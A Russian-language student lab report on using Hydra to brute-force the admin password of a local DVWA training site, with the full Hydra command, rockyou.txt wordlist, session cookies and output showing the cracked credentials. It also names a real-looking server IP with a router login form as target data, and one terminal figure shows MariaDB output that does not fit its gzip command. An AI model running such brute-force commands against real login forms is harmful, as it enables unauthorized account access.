

Индивидуальный проект Этап №3

Использование Hydra

Чванова Ангелина Дмитриевна

2024 год

Российский университет дружбы народов, Москва, Россия

Докладчик

- Чванова Ангелина Дмитриевна
- студент
- Российский университет дружбы народов
- angelinachdm@gmail.com
- <https://adchvanova-new.github.io/ru/>



Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Задание

1. Необходимо реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Теоретическое введение


- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [`@brute`, `@force`, `@parasram`].

Исходные данные: IP сервера 178.72.90.181; Сервис http на стандартном 80 порту;

- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`

Выполнение

Чтобы пробрутфорсить пароль, необходимо сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, в рамках данного этапа был взят стандартный список паролей `rockyou.txt` для kali linux (рис. 1).

A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~]. The user enters the command `cd ~/Downloads`. The prompt changes to (kali@kali)-[~/Downloads]. The user enters the command `sudo gzip -d rockyou.txt.tar.gz`. The command is executed, and the prompt returns to (kali@kali)-[~/Downloads].

```
(kali@kali)-[~]  
$ cd ~/Downloads  
  
(kali@kali)-[~/Downloads]  
$ sudo gzip -d rockyou.txt.tar.gz  
  
Welcome to the MariaDB monitor.  Commands end with ; or \.  
Your MariaDB connection id is 39
```

Рис. 1: Распаковка архива со списком паролей

Сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra нужны параметры cookie с этого сайта (рис. 2).



Рис. 2: Сайт, с которого получаем информацию о параметрах Cookie

Выполнение

Для того чтобы получить информацию о параметрах cookie я было установлено соответствующее расширение для браузера [@cookies], теперь можно не только посмотреть параметры cookie, но и скопировать их (рис. 3).





Рис. 3: Информация о параметрах Cookie

Hydra запрос с нужной информацией. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).



```
host http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&
um; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or passwo
```

Рис. 4: Запрос Hydra


Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect."
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 21:51:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect.
80][http-get-form] host: localhost login: admin password: password
of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 21:52:08
```

Рис. 5: Результат запроса

Полученные данные были введены на сайт для проверки (рис. 6).



The screenshot shows the DVWA web application interface. At the top is a dark header with the DVWA logo. Below it is a sidebar with a list of modules: 'e', 'uctions', 'p / Reset DB', 'e Force' (highlighted in green), 'mand Injection', 'F', and 'Inclusion'. The main content area is titled 'Vulnerability: Brute Force'. Inside this section is a 'Login' form with two input fields: 'Username:' containing the text 'admin' and 'Password:' containing seven dots. A 'Login' button is located below the password field.

Рис. 6: Ввод полученного результата в уязвимую форму

Был получен положительный результат проверки пароля. Все сделано верно (рис. 7).

vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area **admin**

Рис. 7: Результат

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей

Список литературы

[1] Документация по Virtual Box:

<https://www.virtualbox.org/wiki/Documentation>